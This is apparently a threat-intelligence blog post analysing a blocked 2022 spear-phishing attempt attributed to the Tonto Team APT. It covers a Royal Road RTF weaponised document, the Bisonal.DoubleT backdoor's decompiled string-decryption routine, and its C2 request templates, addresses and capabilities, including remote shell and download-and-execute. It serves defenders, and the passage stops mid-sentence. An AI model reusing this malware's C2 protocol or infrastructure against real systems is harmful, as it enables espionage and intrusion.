Nice Try Tonto Team

In 2023, IT and cybersecurity companies remain one of the most attractive targets for cybercriminals, according to the latest threat report "Hi-Tech Crime Trends 2022/2023". The compromise of a vendor's infrastructure opens up ample opportunities to penetrate the network further and gain access to a huge pool of data about the victim's customers and partners. Remember how the SolarWinds attack put Microsoft, Cisco, FireEye, Mimecast, and 18,000 other companies at risk?

In light of the military conflict, **nation-state threat actors from around the world,** including from countries that are not directly involved in the crisis, **are actively carrying out cyber espionage operations.**

In the summer of 2022, the Group-IB Managed Extended Detection and Response (MXDR) solution successfully detected and blocked an email carrying a malicious attachment. This email was intended for Group-IB's employees. While analyzing this attack, **Anastasia Tikhonova**, Head of APT Research, and **Dmitry Kupin**, Senior Malware Analyst, at the Group-IB Threat Intelligence team found patterns in the actions of the attackers and attributed the observed TTPs to Tonto Team. The results of their research are worthy of a separate blog. These findings were presented at GovWare 2022 in Singapore by Anastasia Tikhonova.

As always, we provide indicators of compromise associated with **the Tonto Team campaign** and detailed analysis of the tools, techniques, and procedures (TTPs) of the threat actor in the MITRE ATT&CK® format (Adversarial Tactics, Techniques & Common Knowledge). This information is useful for organizations fighting cybercrime and information security professionals — chief information officers, SOC analysts, and incident responders — in other sectors targeted by **Tonto Team**. Our goal is to assist in the adoption of preventive measures against **the Tonto Team attacks**.

Key findings


- In June 2022, the Group-IB **Managed XDR solution detected and blocked an attempt to deliver a malicious email to Group-IB's employees**.
- **The attackers used phishing emails** to deliver malicious Microsoft Office documents created with **the Royal Road Weaponizer**, a tool widely used by Chinese nation-state threat actors.
- During the attack, Group-IB researchers noticed the use of the Bisonal.DoubleT backdoor. Bisonal.DoubleT is a unique tool developed by the Tonto Team APT.
- The attackers used a new downloader that Group-IB analysts named **TontoTeam.Downloader** (aka **QuickMute**).

Who is Tonto Team?

Tonto Team (aka **HeartBeat, Karma Panda, CactusPete, Bronze Huntley, Earth Akhlut**) is a cyber espionage threat actor that is believed to originate from China. The threat actor has been targeting government, military, energy, financial, educational, healthcare, and technology sector companies since 2009. **Initially focusing on Asia Pacific** (South Korea, Japan, Taiwan), and **the United States**, by 2020, the group had expanded its operations to **Eastern Europe**.

It all started with an email…

On the evening of June 20, 2022, Group-IB Managed XDR triggered an alert and blocked malicious emails that were sent to two Group-IB employees:




Screenshots of alerts in Group-IB Managed XDR (Subject of the letter: State cloud issues in terms of information security. Meeting protocol)


The threat actors posed as an employee of a legitimate company and used a fake mail created with **GMX Mail (Global Message eXchange)**, a free email service. The targeted phishing emails were supposed to be the first stage of an attack.

Analysis of the malicious document

The file "*17.06.2022_Протокол_МРГ_Подгруппа_ИБ.doc*" was attached to the email:



The analyzed file is a malicious document in a Rich Text Format (RTF) that was created via the **Royal Road RTF Weaponizer**. **The weaponizer is mainly used by Chinese APT groups**. The tool allows the threat actor to create malicious RTF exploits with plausible decoy content for *CVE-2017-11882, CVE-2018-0802, and CVE-2018-0798*, which are the vulnerabilities in the **Microsoft Equation Editor.**



Researchers at Malwarebytes and SentinelOne have previously highlighted some of the indicators of compromise connected to RTF documents, but we would like to take a closer look into the kill chain.

The decoy document has the following metadata:

Document Summary

operator	Administrator
revision_time	\yr2022 \mo6 \dy20 \hr9 \min4
creation_time	\yr2022 \mo6 \dy20 \hr9 \min4
author	Administrator

Document Properties

embedded drawings	17
rtf header	rtf1
default ansi codepage	Simplified Chinese
generator	WPS Office
default character set	ANSI
objects	class: null, type: OLE embedded class: null, type: OLE control
embedded pictures	1
longest hex string	224760
default languages	Chinese - People's Republic of China


Running the decoy, we found an encoded malicious payload *dcnx18pwh.wmf* (MD5:518439fc23cb0b4d21c7fd39484376ff):

```
---+----------+------------------------------------------------------------
id |index     |OLE Object
---+----------+------------------------------------------------------------
0  |000270F3h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 112340
   |          |OLE Package object:
   |          |Filename: 'dcnx18pwh.wmf'
   |          |Source path: 'C:\\Windows\\dcnx18pwh.wmf'
   |          |Temp path = 'C:\\Windows\\dcnx18pwh.wmf'
   |          |MD5 = '518439fc23cb0b4d21c7fd39484376ff'
   |          |File Type: Unknown file type
---+----------+------------------------------------------------------------
1  |0005DF2Bh |format_id: 2 (Embedded)
   |          |class name: b'Equation.2\x00\x124Vx\x90\x124VxvT2'
   |          |data size: 6436
   |          |MD5 = '82cb0be3304a6936623d58fd59b5c0cd'
---+----------+------------------------------------------------------------
2  |0005DF11h |Not a well-formed OLE object
---+----------+------------------------------------------------------------
```

Analysis of the decrypted payload

The decrypted payload was a malicious EXE file in PE32 format (MD5:e40c514739768ba04ab17ff0126c1533) that can be classified as a **Bisonal.DoubleT** backdoor. This malware provides remote access to an infected computer and allows an attacker to execute various commands on it.

We conducted a static analysis of the Bisonal.DoubleT sample to compare it with an old version detected in 2020 (MD5:c3d25232add0238d04864fc992e7a330) and found similar strings:



Offset	Strings recognized ASCII
00017749	\-!y
0001776B	#.X'=
0001779C	i9+=
00017BE7	?tanh
00017BF0	atan
00017BF8	atan2
00017C0C	ceil
00017C14	floor
00017C1C	fabs
00017C24	modf
00017C2C	ldexp
00017C34	_cabs
00017C3C	_hypot
00017C44	fmod
00017C4C	frexp
00017C60	_logb
00017C68	_nextafter
00017D60	sinh
00017D68	cosh
00017D98	%s%u
00017DA4	Referer:
00017DB0	GetNativeSystemInfo
00017DD8	::Off
00017DE0	::On
00017DE8	success
00017E08	ABCDEFGHIJKLMNOPQRSTUVWXYZ234567=
00017E2C	{"status":"success"}
00017E44	exit
0001806C	GCTL
00018078	.text$mn
0001808C	.idata$5
000180A0	.00cfg
000180B0	.CRT$XCA
000180C4	.CRT$XCAA
000180D8	.CRT$XCZ
000180EC	.CRT$XIA
00018100	.CRT$XIAA
00018114	.CRT$XIAC
00018128	.CRT$XIC
0001813C	.CRT$XIZ
00018150	.CRT$XPA

Offset	Strings recognized ASCII
00009D94	GetCPInfo
00009DA0	GetACP
00009DAA	LoadLibraryA
00009DBA	SetStdHandle
00009DCA	LCMapStringA
00009DDA	LCMapStringW
00009DEA	GetStringTypeA
00009DFC	GetStringTypeW
00009E0E	FlushFileBuffers
0000A054	GetNativeSystemInfo
0000A068	::On
0000A070	::Off
0000A078	ProxyEnable
0000A084	ProxyServer
0000A090	Software\Microsoft\Windows\CurrentVersion\Internet Settings
0000A0D0	Cookie: JSESSIONID=
0000A0E4	Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
0000A11C	Accept-Encoding: gzip, deflate
0000A140	User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gec
0000A1B8	Accept: */*
0000A1C8	Connection: keep-alive
0000A1E4	Host: %s
0000A1F0	Referer:
0000A1FC	Content-Type: application/x-www-form-urlencoded; charset=UTF-8
0000A240	%s%u
0000A248	/ru/order/index.php?strPageID=
0000A268	%s%u&newsID=%04d-%02d-%02d-%02d-%02d%02d
0000A28C	/ru/news/index.php?strPageID=
0000A2AC	/siteFiles/index.php?strPageID=
0000A2CC	/xhome.native.page/datareader.php?sid=
0000A2F8	HTTP/1.0
0000A304	success
0000A30C	POST
0000A36A	NA9K
0000A3A0	ELDLJFDRHQGWIKCGEKFXDKAYCLBXIEGJFQJTEVICGFBN
0000A3D0	BYJT
0000A3D8	ABCDEFGHIJKLMNOPQRSTUVWXYZ234567=
0000A3FC	{"status":"success"}
0000A414	ef775988943825d2871e1cfa75473ec0
0000A438	exit
0000A53C	%02x

In addition, we conducted a dynamic comparison analysis of the sample obtained in 2022 with other samples in the Bisonal.DoubleT malware family:

	MD5 e40c514739768ba04ab17ff0126c1533 (sample 2022)	**c3d25232add0238d04864fc992e7a3 (sample 2020)**
URL	hXXp://137.220.176[.]165/ru/order/index.php?strPageID=234989760	hXXp://www.offices-update[.]com/ru/order/index.php?strPageID=234989760
User-Agent	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7\r\nCookie: JSESSIONID=AHAKQAIOMIBQAAA3HEKQAAIAAAAAMAAAAAAQAAAAAEFAASSFKJJE6TCEFVIEGBQAJVUWO5LFNQFAASSFKJJE6TCEFVIEGAAAAIADEMQ=	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36

The identical patterns of network requests are highlighted in red, and the generated ID is in blue.

URL	User Agent
URL: http://137.220.176.165/ru/order/index.php?strPageID=234989760	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36\r\nAccept-Encoding: gzip, deflate\r\nA RU,ru;q=0.9,en-US;q=0.8,en;q=0.7\r\nCookie: JSESSIONID=AHAKQAIOMIBQAADQMQKQAAIAAAAAMAAAAAAQAAAAAEEQAVCBJZHEKURNKBBQKACSNFRWW6IJABKECTSOIVJC2UCDAAAAEA

Sample 2022 with MD5: e40c514739768ba04ab17ff0126c1533

URL	User Agent
URL: http://www.offices-update.com/ru/order/index.php?strPageID=234989760	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHT Chrome/66.0.3359.181 Safari/537.36

Sample 2020 with MD5: c3d25232add0238d04864fc992e7a330

In the sample obtained in 2020, we have found traces of communication with the C2 server *offices-update[.]com*, which was also mentioned by IZ:SOC in connection with another Bisonal malware sample.

```
GET /ru/order/index.php?strPageID=2150213824 HTTP/1.1
Connection: close
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.181 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=AHAKQKMAWUAQAAH75IMAIAAAAAAAMAAAAAAQAAAAAEHQAV
2JJYWUKRSVIZIDSTSKJNJFEBAAOVZWK4QPABLUSTRNIVDFKRSQHFHEUS2SKIJAAM
JSG4XDALRQFYYTUOBQHAYDUOSPNYDAA3TFO44TCMI=
Host: microsoft.offices-update.com
```

Connection to the C2 of the Bisonal sample from the IZ:SOC public report

As you can see from the table and the screenshot above, the network requests are very similar.

The main functionality of Bisonal.DoubleT:

- collecting information about the compromised host: system language encoding, proxy server address, time since system boot, hostname, account name under which the file is running, and local IP address;
- getting a list of processes;
- stopping a specified process;
- getting remote access to cmd.exe;
- downloading a file from the control server and running it;
- creating a file on a disk using the local language encoding.

The collected information about the compromised host is encoded using the Base32 algorithm.

All of the important strings are encoded using the following RC4 algorithm in a non-standard implementation with a 128-byte S-box:

```
int __thiscall decrypt_str_func(int this, int encrypted_data, unsigned int size)
{
  int result; // eax
  int j; // ebx
  unsigned int k; // esi
  unsigned __int8 a; // dl
  int b; // ecx
  int i; // [esp+10h] [ebp-88h]
  char buf[128]; // [esp+14h] [ebp-84h] BYREF

  result = encrypted_data;
  qmemcpy(buf, (this + 40), sizeof(buf));
  j = 0;
  k = 0;
  for ( i = 0; k < size; ++k )
  {
    j = (j + 1) % 128;
    a = buf[j];
    b = (i + a) % 128;
    buf[j] = buf[b];
    buf[b] = a;
    i = b;
    result = buf[(a + buf[j]) & 0x7F];
    *(encrypted_data + k) ^= result;
  }
  return result;
}
```

After decryption, the strings look like this:

```
decrypt_str_func(this, &host_, 13u);          // "Host: %s\\r\\n"
decrypt_str_func(this, &connection_, 27u);    // "Connection: keep-alive\\r\\n"
decrypt_str_func(this, &accept_, 16u);        // "Accept: */*\\r\\n"
decrypt_str_func(this, &user_agent, 119u);    // "User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36\\r\\n"
decrypt_str_func(this, &accept_encoding, 35u);// "Accept-Encoding: gzip, deflate\\r\\n"
decrypt_str_func(this, &accept_language, 57u);// "Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7\\r\\n"
decrypt_str_func(this, &cookie_JSESSIONID, 20u);// "Cookie: JSESSIONID="
decrypt_str_func(this, &content_type, 67u);   // "Content-Type: application/x-www-form-urlencoded; charset=UTF-8\\r\\n"
decrypt_str_func(this, &format_str_newsID, 36u);// "%s%u&newsID=%04d-%02d-%02d-%02d%02d"
decrypt_str_func(this, reg_key, 64u);         // "Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Internet Settings"
decrypt_str_func(this, ProxyServer_, 12u);    // "ProxyServer"
decrypt_str_func(this, ProxyEnable_, 12u);    // "ProxyEnable"
decrypt_str_func(this, &ru_order_index_strPageID, 31u);// "/ru/order/index.php?strPageID="
decrypt_str_func(this, &ru_news_index_strPageID, 30u);// "/ru/news/index.php?strPageID="
decrypt_str_func(this, &siteFiles_index_strPageID, 32u);// "/siteFiles/index.php?strPageID="
decrypt_str_func(this, &xhome_native_page_datareader, 39u);// "/xhome.native.page/datareader.php?sid="
decrypt_str_func(this, &http_get, 4u);        // "GET"
decrypt_str_func(this, &http_post, 5u);       // "POST"
decrypt_str_func(this, &http_1_0, 9u);        // "HTTP/1.0"
decrypt_str_func(this, c2_addr, 16u);         // "137.220.176.165"
decrypt_str_func(this, network_port, 3u);     // "22"
decrypt_str_func(this, wininet_dll_, 12u);    // "wininet.dll"
decrypt_str_func(this, InternetOpenA_, 14u);  // "InternetOpenA"
decrypt_str_func(this, InternetSetOptionA_, 19u);// "InternetSetOptionA"
decrypt_str_func(this, InternetConnectA_, 17u);// "InternetConnectA"
decrypt_str_func(this, HttpOpenRequestA_, 17u);// "HttpOpenRequestA"
decrypt_str_func(this, HttpSendRequestA_, 17u);// "HttpSendRequestA"
decrypt_str_func(this, InternetQueryOptionA_, 21u);// "InternetQueryOptionA"
decrypt_str_func(this, InternetReadFile_, 17u);// "InternetReadFile"
decrypt_str_func(this, InternetCloseHandle_, 20u);// "InternetCloseHandle"
```

The data transmitted in a POST request (sending the result of the command execution) is encrypted using the same RC4 algorithm in a non-standard implementation with a 128-byte S-box to encrypt strings in the malware's body.


Basic communication patterns between the threat actor's C2 and Bisonal.DoubleT:

Request	Template	Example
Hello – GET request	hXXps://137[.]220[.]176[.]165/ru/order/index.php?strPageID=[ID], where ID is a decimal number	hXXps://137[.]220[.]176[.]165/ru/order/index.php?strPageID=167880896
Command – GET request	hXXps://137[.]220[.]176[.]165/ru/news/index.php?strPageID=[ID]&newsID=[YYYY-MM-DD-mmss]	hXXps://137[.]220[.]176[.]165/ru/news/index.php?strPageID=167880896&newsID=2022-06-21-1023
Response – POST request	hXXps://137[.]220[.]176[.]165/xhome[.]native[.]page/datareader.php?sid=[ID]	hXXps://137[.]220[.]176[.]165/xhome[.]native[.]page/datareader.php?sid=167880896
Download & Execute – GET request	hXXps://137[.]220[.]176[.]165/siteFiles/index.php?strPageID=[ID]	hXXps://137[.]220[.]176[.]165/siteFiles/index.php?strPageID=167880896

Attribution

The set of files described above can be considered related to the cyberespionage group Tonto Team. The Bisonal.DoubleT malware was previously attributed to this threat actor and has been used by the group since at least 2019.

Analysis of the network infrastructure showed the usage of the IP address (*137[.]220[.]176[.]165*), which had previously been seen **in the Tonto Team attacks**. The document was also created in the Royal Road RTF Weaponizer.



Thus, there are several connections between the attempted attack against Group-IB and the Tonto Team APT:

